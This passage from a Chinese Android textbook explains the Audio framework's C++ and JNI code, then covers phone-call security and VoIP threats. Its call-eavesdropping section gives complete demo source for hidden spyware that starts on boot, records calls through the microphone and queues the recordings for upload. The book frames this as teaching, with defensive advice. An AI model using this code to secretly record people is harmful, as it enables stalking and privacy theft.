本地框架层	AudioSystem	AudioTrack	AudioRecorder
AudioFlinger	IAudioFlinger	IAudioTrack	IAudioRecorder
硬件抽象层	AudioHardwareInterface	AudioStreamOut	AudioStreamIn

2. Media 库中的 Audio 框架

在 Media 库中提供了 Android 的 Audio 系统的核心框架，在库中实现了 AudioSystem、AudioTrack 和 AudioRecorder 这 3 个类。另外还提供了 IAudioFlinger 类接口，通过此类可以获得 IAudioTrack 和 IAudioRecorder 两个接口，分别用于声音的播放和录制。AudioTrack 和 AudioRecorder 分别通过调用 IAudioTrack 和 IAudioRecorder 来实现。

Audio 系统的头文件被保存在 frameworks/base/include/media/目录中，其中包含了如下头文件。

- AudioSystem.h：media库的Audio部分对上层的总管接口。
- IAudioFlinger.h：需要下层实现的总管接口。
- AudioTrack.h：放音部分对上接口。
- IAudioTrack.h：放音部分需要下层实现的接口。
- AudioRecorder.h：录音部分对上接口。
- IAudioRecorder.h：录音部分需要下层实现的接口。

其中，文件 IAudioFlinger.h、IAudioTrack.h 和 IAudioRecorder.h 的接口是通过下层的继承来实现的。文件 AudioFlinger.h、AudioTrack.h 和 AudioRecorder.h 是对上层提供的接口，它们既供本地程序调用（例如声音的播放器、录制器等），也可以通过 JNI 向 Java 层提供接口。

具体从功能上看，AudioSystem 用于综合管理 Audio 系统，而 AudioTrack 和 AudioRecorder 分别负责输出和输入音频数据，即分别实现播放和录制功能。

在文件 AudioSystem.h 中定义了枚举值和 set/get 等一系列接口，主要代码如下所示。

```
class AudioSystem
{
public:
    enum stream_type {                          // Audio 流的类型
        SYSTEM = 1,
        RING = 2,
        MUSIC = 3,
        ALARM = 4,
        NOTIFICATION = 5,
        BLUETOOTH_SCO = 6,
```

```
        ENFORCED_AUDIBLE = 7,
        NUM_STREAM_TYPES
};
enum audio_output_type {                    // Audio 数据输出类型
    AUDIO_OUTPUT_DEFAULT =-1,
        AUDIO_OUTPUT_HARDWARE = 0,
        AUDIO_OUTPUT_A2DP = 1,
        NUM_AUDIO_OUTPUT_TYPES
};
enum audio_format {                         // Audio 数据格式
        FORMAT_DEFAULT = 0,
        PCM_16_BIT,
        PCM_8_BIT,
        INVALID_FORMAT
};
enum audio_mode {                           // Audio 模式
      MODE_INVALID = -2,
        MODE_CURRENT = -1,
        MODE_NORMAL = 0,
        MODE_RINGTONE,
        MODE_IN_CALL,
        NUM_MODES                           // not a valid entry, denotes end-of-list
};
enum audio_routes {                         // Audio  路径类型
        ROUTE_EARPIECE = (1 << 0),
        ROUTE_SPEAKER = (1 << 1),
        ROUTE_BLUETOOTH_SCO = (1 << 2),
        ROUTE_HEADSET = (1 << 3),
        ROUTE_BLUETOOTH_A2DP = (1 << 4),
        ROUTE_ALL = -1UL,
};
      enum audio_in_acoustics {
        AGC_ENABLE = 0x0001,
        AGC_DISABLE = 0,
        NS_ENABLE = 0x0002,
        NS_DISABLE = 0,
        TX_IIR_ENABLE = 0x0004,
        TX_DISABLE = 0
};
static status_t speakerphone(bool state);
static status_t isSpeakerphoneOn(bool* state);
static status_t bluetoothSco(bool state);
static status_t isBluetoothScoOn(bool* state);
static status_t muteMicrophone(bool state);
static status_t isMicrophoneMuted(bool *state);
static status_t setMasterVolume(float value);
static status_t setMasterMute(bool mute);
static status_t getMasterVolume(float* volume);
static status_t getMasterMute(bool* mute);
static status_t setStreamVolume(int stream, float value);
static status_t setStreamMute(int stream, bool mute);
```

```
        static status_t getStreamVolume(int stream, float* volume);
        static status_t getStreamMute(int stream, bool* mute);
        static status_t setMode(int mode);
        static status_t getMode(int* mode);
        static status_t setRouting(int mode, uint32_t routes, uint32_t mask);
        static status_t getRouting(int mode, uint32_t* routes);
        static status_t isMusicActive(bool *state);
        static status_t setParameter(const char* key, const char* value);
        static void setErrorCallback(audio_error_callback cb);
        static const sp<IAudioFlinger>& get_audio_flinger();
        static float linearToLog(int volume);
        static int logToLinear(float volume);
        static status_t getOutputSamplingRate(int* samplingRate, int stream = DEFAULT);
        static status_t getOutputFrameCount(int* frameCount, int stream = DEFAULT);
        static status_t getOutputLatency(uint32_t* latency, int stream = DEFAULT);
        static bool routedToA2dpOutput(int streamType);
        static status_t getInputBufferSize(uint32_t sampleRate, int format, int channelCount,
        size_t* buffSize);
};
```

在上述枚举值中，是用单独的位来表示 audio_routes，而不是用顺序的枚举值来表示，所以在使用这个值的过程中可以使用“或”的方式。例如，表示声音既可以从耳机（EARPIECE）输出，也可以从扬声器（SPEAKER）输出。上述功能是否能够实现，是由下层提供支持的。在这个类中，set/get 等接口控制的也是相关的内容，例如，Audio 声音大小、Audio 模式和路径等。

AudioTrack 是 Audio 输出环节的类，在里面包含了最重要的接口 write()，主要代码如下所示。

```
class AudioTrack
{
        typedef void (*callback_t)(int event,
void* user, void *info);
        AudioTrack( int streamType,
                        uint32_t sampleRate = 0,           //音频的采样律
                        int format = 0,                    //音频的格式（例如 8 位或者 16 位的 PCM）
                        int channelCount = 0,              //音频的通道数
                        int frameCount = 0,                //音频的帧数
                        uint32_t flags = 0,
                        callback_t cbf = 0,
                        void* user = 0,
                        int notificationFrames = 0);
        void start();
        void stop();
        void flush();
        void pause();
        void mute(bool);
        ssize_t write(const void* buffer, size_t size);
……………………………………………………………
```

类 AudioRecord 用于实现和 Audio 输入相关的功能，其中最重要的功能是通过接口函数 read()实现的，主要代码如下所示。

```
class AudioRecord
{
public:
```

```
    AudioRecord(int streamType,
                uint32_t sampleRate = 0,        //音频的采样律
                int format = 0,                 //音频的格式（例如 8 位或者 16 位的 PCM）
                int channelCount = 0,           //音频的通道数
                int frameCount = 0,             //音频的帧数
                uint32_t flags = 0,
                callback_t cbf = 0,
                void* user = 0,
                int notificationFrames = 0);
    status_t start();
    status_t stop();
    ssize_t read(void* buffer, size_t size);
```

在类 AudioTrack 和 AudioRecord 中，函数 read()和 write()的参数都是内存的指针及其大小，内存中的内容一般表示的是 Audio 的原始数据（PCM 数据）。这两个类还涉及 Audio 数据格式、通道数、帧数目等参数，不但可以在建立时指定，也可以在建立之后使用 set()函数进行设置。

另外，在 libmedia 库中提供的只是一个 Audio 系统框架，其中，类 AudioSystem、AudioTrack 和 AudioRecord 分别调用下层的接口 IAudioFlinger、IAudioTrack 和 IAudioRecord 来实现。另外的一个接口是 IAudioFlingerClient，作为向 IAudioFlinger 中注册的监听器，相当于使用回调函数获取 IAudioFlinger 运行时信息。

3. 本地代码

在 Android 系统中，AudioFlinger 是 Audio 音频系统的中间层，能够作为 libmedia 提供的 Audio 部分接口的实现。这部分本地代码的路径如下。

```
frameworks/base/libs/audioflinger
```

文件 AudioFlinger.h 和 AudioFlinger.cpp 是实现 AudioFlinger 的核心文件，在里面提供了类 AudioFlinger，此类是一个 IAudioFlinger 的实现，其接口代码如下所示。

```
class AudioFlinger : public BnAudioFlinger,
public IBinder::DeathRecipient
{
public:
    static void instantiate();
    virtual status_t dump(int fd, const Vector<String16>& args);
    virtual sp<IAudioTrack> createTrack(
//获得音频输出接口（Track）
                                pid_t pid,
                                int streamType,
                                uint32_t sampleRate,
                                int format,
                                int channelCount,
                                int frameCount,
                                uint32_t flags,
                                const sp<IMemory>& sharedBuffer,
                                status_t *status);
    virtual uint32_t sampleRate(int output) const;
    virtual int channelCount(int output) const;
    virtual int format(int output) const;
    virtual size_t frameCount(int output) const;
    virtual uint32_t latency(int output) const;
```

```
    virtual status_t setMasterVolume(float value);
    virtual status_t setMasterMute(bool muted);
    virtual status_t setStreamVolume(int stream, float value);
    virtual status_t setStreamMute(int stream, bool muted);
    virtual status_t setRouting(int mode, uint32_t routes, uint32_t mask);
    virtual uint32_t getRouting(int mode) const;
    virtual status_t setMode(int mode);
    virtual int getMode() const;
    virtual sp<IAudioRecord> openRecord(
// 获得音频输出接口（Record）
                                pid_t pid,
                                int streamType,
                                uint32_t sampleRate,
                                int format,
                                int channelCount,
                                int frameCount,
                                uint32_t flags,
                                status_t *status);
```

由上述代码可以看出，AudioFlinger 使用函数 createTrack()来创建音频的输出设备 IAudioTrack，使用函数 openRecord()来创建音频的输入设备 IAudioRecord，并且还使用接口 get/set 来实现控制功能。

构造函数 AudioFlinger()的代码如下所示。

```
AudioFlinger::AudioFlinger()
{
    mHardwareStatus = AUDIO_HW_IDLE;
    mAudioHardware = AudioHardwareInterface::create();
    mHardwareStatus = AUDIO_HW_INIT;
    if (mAudioHardware->initCheck() == NO_ERROR) {
        mHardwareStatus = AUDIO_HW_OUTPUT_OPEN;
        status_t status;
        AudioStreamOut *hwOutput =
            mAudioHardware->openOutputStream (AudioSystem::PCM_16_BIT, 0, 0, &status);
        mHardwareStatus = AUDIO_HW_IDLE;
        if (hwOutput) {
            mHardwareMixerThread =
            new MixerThread(this, hwOutput, AudioSystem::AUDIO_OUTPUT_HARDWARE);
        } else {
            LOGE("Failed to initialize hardware    output stream, status: %d", status);
        }
    #ifdef WITH_A2DP
        mA2dpAudioInterface = new A2dpAudioInterface();
        AudioStreamOut *a2dpOutput = mA2dpAudioInterface->openOutputStream(AudioSystem::PCM_16_BIT, 0, 0,
&status);
        if (a2dpOutput) {
            mA2dpMixerThread = new MixerThread(this, a2dpOutput, AudioSystem::AUDIO_OUTPUT_A2DP);
            if (hwOutput) {
                uint32_t frameCount = ((a2dpOutput->bufferSize()/a2dpOutput->frameSize()) * hwOutput->sample
Rate()) / a2dpOutput->sampleRate();
                MixerThread::OutputTrack *a2dpOutTrack = new MixerThread::OutputTrack(mA2dpMixerThread,
                hwOutput->sampleRate(),
                AudioSystem::PCM_16_BIT,
```

```
                    hwOutput->channelCount(),
                    frameCount);
                    mHardwareMixerThread->setOuputTrack(a2dpOutTrack);
                }
            } else {
                LOGE("Failed to initialize A2DP output stream, status: %d", status);
            }
#endif
            setRouting(AudioSystem::MODE_NORMAL, AudioSystem::ROUTE_SPEAKER, AudioSystem::ROUTE_ALL);
           setRouting(AudioSystem::MODE_RINGTONE, AudioSystem::ROUTE_SPEAKER, AudioSystem::ROUTE_ALL);
          setRouting(AudioSystem::MODE_IN_CALL, AudioSystem::ROUTE_EARPIECE, AudioSystem::ROUTE_ALL);
            setMode(AudioSystem::MODE_NORMAL);
            setMasterVolume(1.0f);
            setMasterMute(false);
            mAudioRecordThread = new   AudioRecordThread(mAudioHardware, this);
            if (mAudioRecordThread != 0) {
                mAudioRecordThread->run("AudioRecordThread", PRIORITY_URGENT_AUDIO);
            }
        } else {
            LOGE("Couldn't even initialize the stubbed audio hardware!");
        }
}
```

由上述代码可以看出，在初始化 AudioFlinger 之后，会首先获得放音设备，然后为混音器（Mixer）建立线程并建立放音设备线程，最后在线程中获得放音设备。

在文件 AudioResampler.h 中定义了类 AudioResampler，此类是一个音频重取样器的工具类，定义代码如下所示。

```
class AudioResampler {
public:
    enum src_quality {
        DEFAULT=0,
        LOW_QUALITY=1,                    //线性差值算法
        MED_QUALITY=2,                    //立方差值算法
        HIGH_QUALITY=3                    // fixed multi-tap FIR 算法
    };
    static AudioResampler* create(int bitDepth,
int inChannelCount, //静态地创建函数
            int32_t sampleRate, int quality=DEFAULT);
    virtual ~AudioResampler();
    virtual void init() = 0;
    virtual void setSampleRate(int32_t inSampleRate);
    //设置重采样率
    virtual void setVolume(int16_t left, int16_t right);
    //设置音量
    virtual void resample(int32_t* out, size_t outFrameCount,
                    AudioBufferProvider* provider) = 0;
};
```

在上述音频重取样工具类中，包含了如下 3 种质量。

- 低等质量（LOW_QUALITY）：使用线性差值算法实现。
- 中等质量（MED_QUALITY）：使用立方差值算法实现。

- 高等质量（HIGH_QUALITY）：使用FIR（有限阶滤波器）实现。

在 AudioResampler 中，AudioResamplerOrder1 是线性实现，AudioResamplerCubic.*文件提供立方实现方式，AudioResamplerSinc.*提供 FIR 实现。

通过文件 AudioMixer.h 和 AudioMixer.cpp 实现了一个 Audio 系统混音器，它被 AudioFlinger 调用，一般用于在声音输出之前的处理，提供多通道处理、声音缩放、重取样。AudioMixer 调用了 AudioResampler。

4. JNI 代码

在 Android 中的 Audio 系统中，通过 JNI 向 Java 层提供功能强大的接口，这样就可以在 Java 层通过 JNI 接口完成 Audio 系统的大部分操作。

Audio JNI 的实现代码保存在 frameworks/base/core/jni 目录下，在目录中主要有 3 个核心文件，这 3 个文件分别对应了 Android Java 框架中的 3 个类的支持，具体说明如下所示。

- android.media.AudioSystem：负责Audio系统的总体控制。
- android.media.AudioTrack：负责Audio系统的输出环节。
- android.media.AudioRecorder：负责Audio系统的输入环节。

在 Android 的 Java 层中，可以对 Audio 系统进行控制和数据流操作，其中控制操作和底层的处理基本一致。对于数据流操作来说，由于 Java 不支持指针，因此接口被封装成了另外的形式。例如，在音频输出功能中，通过文件 android_media_AudioTrack.cpp 提供了写字节和写短整型的接口类型。对应代码如下所示。

```
static jint android_media_AudioTrack_native_
write(JNIEnv *env,   jobject thiz,
jbyteArray javaAudioData,
jint offsetInBytes, jint sizeInBytes,
jint javaAudioFormat) {
    jbyte* cAudioData = NULL;
    AudioTrack *lpTrack = NULL;
    lpTrack = (AudioTrack *)env->GetIntField(
                thiz, javaAudioTrackFields. Native TrackInJavaObj);
    ssize_t written = 0;
    if (lpTrack->sharedBuffer() == 0) {
    //进行写操作
        written = lpTrack->write(cAudioData +
offsetInBytes, sizeInBytes);
    } else {
        if (javaAudioFormat == javaAudioTrackFields.PCM16) {
            memcpy(lpTrack->sharedBuffer()->pointer(),
                    cAudioData+offsetInBytes, sizeInBytes);
            written = sizeInBytes;
        } else if (javaAudioFormat == javaAudioTrackFields.PCM8) {
            int count = sizeInBytes;
            int16_t *dst = (int16_t *)lpTrack->sharedBuffer()->pointer();
            const int8_t *src = (const int8_t *)
(cAudioData + offsetInBytes);
            while(count--) {
                *dst++ = (int16_t)(*src++^0x80) << 8;
            }
            written = sizeInBytes;
        }
    }
```

```
    env->ReleasePrimitiveArrayCritical(javaAudioData, cAudioData, 0);
    return (int)written;
}
```

5. Java 代码

在Android的Audio系统中，和Java相关的类定义在包android.media中，Java部分的代码保存在frameworks/base/media/java/android/media 目录中，在里面主要实现了如下类。

- android.media.AudioSystem
- android.media. AudioTrack
- android.media.AudioRecorder
- android.media.AudioFormat

其中前 3 个类和本地代码是对应的，在 AudioFormat 中提供了一些和 Audio 相关的枚举值。在此需要注意的是在Audio系统的Java代码中，虽然可以通过AudioTrack和AudioRecorder的write()和read()接口在 Java 层对 Audio 的数据流进行操作，但是，更多的时候并不需要这样做，而是在本地代码中直接调用接口进行数据流的输入/输出，Java 层只进行控制类操作，不处理数据流。

7.3　Android 电话系统的安全机制

知识点讲解：光盘:视频\知识点\第 7 章\Android 电话系统的安全机制.avi

本节将详细讲解在 Android 系统中实现无线通话的知识，并讲解实现通话数据加密的基本内容，为读者步入学习本书后面的知识打下基础。

7.3.1　防止电话监听

在国内某知名“云安全”数据分析中心曾经截获了一款名为“安卓窃听猫”（SW.Msgspy）的 Android 恶意软件。这款软件以“系统信息管理”为名植入到用户手机之后，在手机开机时会自动启动，并在后台发送“灵猫已开始使用……”短信内容到指定号码。将上述内容传送到病毒作者后，会在手机后台同步启动静默录音功能。这样可以全程监听手机通话信息和周围环境音，并通过自动联网的形式进行上传。

在 Android 系统中实现通话监听功能的方法十分简单，只需使用 Service 编写一个后台程序来监听通话即可，例如，接听电话后在后台实现录音功能。使用 Service 实现通话监听并录音的基本流程如下所示。

（1）编写一个继承于 Service 类的子类 SMSService，具体代码如下所示。

```
publicclass SMSService extends Service{ }
```

（2）文件在 AndroidManifest.xml 中的<application>节点里配置上述服务，具体代码如下所示。

```
<serviceandroid:name= ".SMSService"/>
```

为了能够运行上述服务，需要通过调用方法 Context.startService()或方法 Context.bindService()来启动。虽然上述两个方法都可以启动 Service，但是两者的使用场合有所不同，具体说明如下所示。

- 当使用startService()方法启用服务时，调用者与服务之间没有关联，服务会在调用者退出后仍然运行。如果调用startService()方法前服务已经被创建，即使多次调用startService()方法也不会多次创建服务，但是会导致多次调用onStart()方法。当采用startService()方法启动服务时，只能调用Context.stopService()方法结束服务，在服务结束时会调用onDestroy()方法。
- 当使用bindService()方法启用服务时，调用者与服务绑定在了一起，服务会在调用者退出时采用

Context.startService()方法启动服务，在服务未被创建时，系统会先调用服务的onCreate()方法，接着调用onStart()方法。

（3）通过监听电话状态的方式可以实现电话窃听功能，通过如下方法可以监听电话状态。

```
TelephonyManager telManager =(TelephonyManager)this.getSystemService(Context.TELEPHONY_SERVICE);
telManager.listen(new TelListener(), PhoneStateListener.LISTEN_CALL_STATE);
private class TelListener extends PhoneStateListener{
        @Override
        public void onCallStateChanged(int state, StringincomingNumber) {
            try{
                switch (state) {
                    case TelephonyManager.CALL_STATE_IDLE: //无任何状态时
                        break;
                    case TelephonyManager.CALL_STATE_OFFHOOK: //接起电话时
                        break;
case TelephonyManager.CALL_STATE_OFFHOOK: //接起电话时
                        break;
                    default:
                        break;
                    }
                }catch (Exception e) {
                    e.printStackTrace();
            }
            super.onCallStateChanged(state, incomingNumber);
        }
}
```

（4）在文件 AndroidManifest.xml 中添加如下所示的权限。

```
<uses-permissionandroid:name="android.permission.READ_PHONE_STATE"/>
```

（5）开始实现音频采集，可以使用手机进行现场录音，具体步骤如下所示。

- ❑ 在文件AndroidManifest.xml中添加音频刻录权限，具体代码如下所示。

```
<uses-permissionandroid:name="android.permission.RECORD_AUDIO"/>
```

- ❑ 编写如下音频刻录代码。

```
MediaRecorder recorder = new MediaRecorder();
recorder.setAudioSource(MediaRecorder.AudioSource.MIC);//从麦克风采集声音
recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP); //内容输出格式
recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);//音频编码方式
File audioFile = new File(getCacheDir(), incomingNumber + "_" + System.currentTimeMillis()+ ".3gp");
recorder.setOutputFile(audioFile.getAbsolutePath());
recorder.prepare();   //预期准备
recorder.start();     //开始刻录
…
recorder.stop();      //停止刻录
recorder.reset();     //重设
recorder.release();   //释放资源
```

在上述代码中使用 Context.bindService()方法启动服务，系统会在服务未被创建时先调用服务的onCreate()方法，然后调用 onBind()方法，这时调用者和服务被绑定在一起。如果客户端要与服务进行通信，那么 onBind()方法必须返回 IBinder 对象。如果调用者退出，系统会先调用服务的 onUnbind()方法，然后调用 onDestroy()方法。如果在调用 bindService()方法前已经绑定服务，那么多次调用 bindService()方法并不会导致多次创建服务及绑定，也就是说 onCreate()和 onBind()方法并不会被多次调用。如果调用者希望与正在

绑定的服务解除绑定，可以通过调用 nbindService()方法实现，调用该方法也会导致系统调用服务的 onUnbind() --> onDestroy()方法。

为了加深读者对上述过程的理解，在下面列出了上述监听通话并录音流程的具体演示代码。

（1）在文件 AndroidManifest.xml 中开启读取和声音权限，具体代码如下所示。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="com.king.phone"
        android:versionCode="1"
        android:versionName="1.0">
    <uses-sdk android:minSdkVersion="17" />

    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <service android:name=".PhoneListenService"></service>
        <receiver android:name=".BootBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>

    </application>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

</manifest>
```

（2）编写文件 BootBroadcastReceiver.java，功能是设置在开机时立即启动监听服务，具体演示代码如下所示。

```
package com.king.phone;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;
public class BootBroadcastReceiver extends BroadcastReceiver{
    private static final String TAG = "PhoneListener";
    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i(TAG, "boot completed received");
        Intent service = new Intent(context, PhoneListenService.class);
        context.startService(service);
    }
}
```

（3）编写文件 PhoneListenService.java 来监听来电信息，将监听的通话内容录音后上传到指定的位置，具体演示代码如下所示。

```
package com.king.phone;
import java.io.File;
import android.app.Service;
import android.content.Context;
import android.content.Intent;
```

```
import android.media.MediaRecorder;
import android.os.IBinder;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
import android.util.Log;
public class PhoneListenService extends Service{
    private static final String TAG = "PhoneListener";
    @Override
    public void onCreate() {
        TelephonyManager telManager = (TelephonyManager)this.getSystemService(Context.TELEPHONY_SERVICE);
        telManager.listen(new TelListener(), PhoneStateListener.LISTEN_CALL_STATE);
        Log.i(TAG, "service created");
        super.onCreate();
    }
    @Override
    public void onDestroy() {
        //清空缓存目录下的所有文件
        File[ ] files = getCacheDir().listFiles();
        if(files != null){
            for(File f : files ){
                f.delete();
            }
        }
        Log.i(TAG, "service destroy");
        super.onDestroy();
    }
    private class TelListener extends PhoneStateListener{
        private MediaRecorder recorder;
        private String mobile;
        private File audioFile;
        private boolean record;
        @Override
        public void onCallStateChanged(int state, String incomingNumber) {
            try{
                switch (state) {
                    case TelephonyManager.CALL_STATE_IDLE: //无任何状态时
                        if(record){
                            recorder.stop(); //停止刻录
                            recorder.release(); //释放资源
                            record = false;
                            new Thread(new UploadTask()).start();   //将录音文件上传
                        }
                        break;
                    case TelephonyManager.CALL_STATE_OFFHOOK: //接起电话时
                        recorder = new MediaRecorder();
                        recorder.setAudioSource(MediaRecorder.AudioSource.MIC);//从麦克风采集声音
                        recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP); //内容输出格式
                        recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);//音频编码方式
                        audioFile = new File(getCacheDir(), incomingNumber + "_" + System.currentTime
Millis() + ".3gp");
                        recorder.setOutputFile(audioFile.getAbsolutePath());
```

```
                        recorder.prepare(); //预期准备
                        recorder.start(); //开始刻录
                        record = true;
                        Log.i(TAG, "start record");
                        break;
                    case TelephonyManager.CALL_STATE_RINGING: //电话进来时
                        mobile = incomingNumber;
                        Log.i(TAG, incomingNumber + " coming");
                        break;
                    default:
                        break;
                    }
                }catch (Exception e) {
                    e.printStackTrace();
                }
            super.onCallStateChanged(state, incomingNumber);
        }

    }
    private final class UploadTask implements Runnable{
        @Override
        public void run() {
            //上传文件操作
        }

    }
    @Override
    public IBinder onBind(Intent intent) {
        // TODO Auto-generated method stub
        return null;
    }
}
```

上述具有监听功能的恶意软件在安装后不会在前台显示任何标识，所有操作都是在后台默默进行的，并且以后台联网的形式上传截取的隐私内容。这样造成的严重后果是，用户在不安装手机安全软件的情况下很难发现其恶意行为，并且很难对其进行快速清除。对于使用者来说，为了消灭上述危机，可以从如下两个方面着手。

（1）提升安全意识，不要轻易将手机借给他人。当获得新手机时要及时安装一款专业的手机安全软件来检测手机中是否存在窃取隐私的程序，避免被植入手机病毒及间谍软件。

（2）不要盲目打开短信中的网站链接，避免被远程植入可窃取用户隐私的间谍软件，同时启动手机中的安全软件以实时防控功能，阻止恶意程序通过各种途径植入。

7.3.2　VoIP 语音编码和安全性分析

1. VoIP 技术介绍

VoIP 技术是 Voice over IP 的简称，也就是 IP 语音技术。其原理是传送 IP 包来实现语音业务。首先在发送端对模拟语音信号进行采样、量化、压缩编码，然后将语音数据封装成 IP 包，通过 IP 网络发送到接收端，再进行解包和解压缩，还原模拟信号，以实现语音通信。VoIP 技术的出现，使语音业务在数据网上实

现连续而高效地传输成为可能。它提供了一种强大而又经济的通信手段，能更合理地利用网络资源，降低了语音业务成本，因此在全球范围内得到了迅速的发展。

IP 电话与传统电话的主要区别是传输媒介和交换方式。IP 电话利用 Internet 进行传输，而传统电话则使用公共交换电话网络（PSTN）；IP 电话的交换方式是分组交换，而传统电话则使用电路交换。分组交换技术使得 IP 电话在有信息时才传送数据，无信息时不传输数据，并且在使用压缩技术后，能使用远低于传统电话所需的网络带宽来实现传输，传统电话技术通常需要 64kbit/s 以上的带宽，而分组语音需要的带宽往往不到 10kbit/s。IP 电话都是智能终端，IP 网络也是开放式网络，因此很容易快速推出新业务，而 PSTN 结构复杂、设备固定，因而补充新业务复杂。

鉴于 VoIP 的诸多优势，越来越多的个人、公司和科研机构开始发展和完善 VoIP 技术及相应标准。其中，最有影响力的两个组织为国际电联电信分会（ITU-T）和 Internet 工程任务组（IETF），这两个组织制定了不同的 VoIP 协议标准。目前在 VoIP 中使用较多的是音视频协议 H.323、信令控制协议 SIP 及媒体网关控制协议 MGCP 这 3 种主流协议。

在 VoIP 技术中包含了如下关键技术。

（1）语音编码压缩技术

IP 电话中的语音处理主要解决在 IP 网络环境中，在保证语音质量的前提下，尽可能地降低编码比特率，这就是语音压缩编码技术。本文 VoIP 客户端软件的安全性设计并未涉及语音编码压缩技术，直接利用了开源协议栈的代码实现。

（2）信令技术

在 IP 电话中，仅仅利用语音编码来保证语音质量是不够的，这也并非 VoIP 技术的难点。关键是分组语音应用要求某地的呼叫者连接至同样使用其拨号标准的语音代理，并将呼叫转发到可以访问其他语音代理的用户组，这就需要信令技术——一项鉴别呼叫方所要呼叫的对象和定位呼叫方在网络中的位置的技术。信令技术被用以创建、修改和结束一个或多个参与者参加的会话进程，其目的是实现一个完整的呼叫过程。在分组语音网络中的信令有两种。一种是外部信令，存在于普通语音网络中的语音代理和该代理服务的语音设备，遵循电话标准。另一种信令在语音代理之间传输，称为内部信令。这种内部信令通过传输网络标准或语音代理本身的标准实现。

内部信令提供了连接控制和呼叫处理（或状态信息）两种功能。连接控制信令用于建立语音代理之间传输语音分组的联系或通道。呼叫处理（或状态信息）信令在语音代理之间发送呼叫状态，如振铃、忙音等。在分组语音网络的传输模式中，内部信令最初是用于避免在网络中维持用来支持所有可能呼叫的永久连接，这样，该传输模式中的内部信令就隶属于分配带宽固定的连接网络。对无连接网络中的分组语音应用而言，永久连接并不存在，进行语音业务时双方的语音代理只需要彼此定位。

在分组语音网络的转换模式中，信令的作用是通过拨号规则判断目标代理是否存在，如果存在就将分组流发送至该代理。但网络中往往存在多种语音代理，连接种类的多样性使得语音代理无法为每个语音业务建立通道。单独的传输网络方案，如 ATM、帧中继和 IP 都拥有独立的信用标准。ATM 的标准为 Q.931，帧中继分组语音信令为 FRF.11。这些标准规定用户在不同的传输网络使用相对应的特殊分组语音代理。

在 IP 分组语音网络中采用的内部信令（包括连接和呼叫处理）标准主要有两种，即 ITU-T 提出的 H.323 协议和 IETF 制订的 SIP 协议。

2. VoIP 安全性分析

在实现 VoIP 通信过程中，通常在实现 SIPDroid 系统语音通信的基础上，需要先实现对通话语音编码数据的 RC4 加密处理后再进行传输，这样安全性是建立在 RC4 加密算法无法被攻击成功和通话双方密钥保存安全的前提下。这样从整个 Android 应用层来看，权限控制也是实现语音通信安全很重要的一方面，假如另一款系统也拥有得到用户通信语音数据的权限，那么用户的语音通话安全依旧存在风险。

虽然在软件的设计上，加入了让用户选择设置使用 SIPDroid 还是 Android 系统自带服务来进行语音通信的模块与界面，但是这样还是没有从 Android 广播机制来实现对语音数据的控制。

对于日渐得到认可的 VoIP 来说，显然它面临的安全性挑战相当多样，应对的手段也不仅限于加密。在当前市场发展前景下，VoIP 存在的安全漏洞和面临的威胁主要有以下几种。

（1）VoIP 产品本身存在一定的安全漏洞

目前 VoIP 各厂家都有独立的语音服务器产品，而且往往基于不同的操作系统开发。主流操作系统都不同程度地存在安全漏洞，并且无法保证这些产品是否已经弥补了安全漏洞。

（2）DoS 攻击问题

VoIP 系统实现业务传输以及系统管理需要很多端口，如果开放这些端口而又不加强呼叫建立的认证协议，就为 DoS 攻击提供了可能。SIP 协议和 H.323 协议都采用 RTP，H.323 会话可能使用 7～11 个端口号，其中只有两个为静态的；SIP 至少使用 3 个端口号，其中只有一个为静态的。然而，由于 VoIP 会话同时支持 TCP 和 UDP，这些协议可以从防火墙的内部或者外部启动，而且标准防火墙的配置是所有可能使用的潜在应用端口都是打开的。因此对于 VoIP 应用来说，就意味着会打开大量端口，从而产生了大量安全漏洞。

（3）VoIP 的很多协议本身也存在着安全漏洞

默认状态下的 SIP 消息采用未加密的明文格式传输，容易受到截获、篡改和窃听攻击。基于 H.323、SIP 的 VoIP 都可由 RTP 来承载。而这种协议导致很多关键信息，如起始和目的地址容易被截获及篡改。如果 RTP 会话未经加密，那么用户的身份信息或者会话内容会被窃取、篡改或窃听。

（4）监听语音

由于 VoIP 数据在数据网络上传输，所以，与 PSTN 等电路交换模式的通信网相比更容易遭受窃听攻击，常用窃听工具，如 TCPDUMP、SNIFFER 等，通过侦听就有可能得到语音通信的内容。对于开放协议来说，一小段媒体流的重放不需要前后信息的关联。如果有人窃听记录所有信息并加以重放，将严重影响通信内容的安全。

（5）对 VoIP 服务的盗用

尽管 IP 电话机无法并线，但通过 IP 网络窃听方式窃取登录密码同样能够获得话机的权限。窃取用户账户与密码信息后，攻击者可冒充用户身份进行大量语音通话，使其蒙受高额话费损失。同时，攻击者还能够向特定终端发送 SIP 控制包，将用户当前的语音呼叫重定位至不同的设备，使用户无法与呼叫目标通话。

（6）对通话双方话音实时内容的恶意篡改

基于 IP 话音数据的分组特性，只要跟踪并锁定通过 H.323 或 SIP 建立呼叫的双方，就能故意在通话过程中实时加入恶意话音数据而导致沟通双方产生误解，实现攻击目的。

（7）对数据网络的安全威胁

随着 VoIP 的逐步普及，以 TCP/IP 协议栈为基础的 IP 语音设备，如各种 IP 语音终端和服务器，也面临着病毒、蠕虫和木马程序的攻击。病毒不但会严重降低 VoIP 业务的性能，甚至会传播到数据网络的服务器，使数据网络遭到破坏。

3. 解决方案

针对前面介绍的安全威胁，可以通过如下方案解决 VoIP 的安全机制问题。

（1）选择合适的 VoIP 设备并及时加强软硬件的安全升级

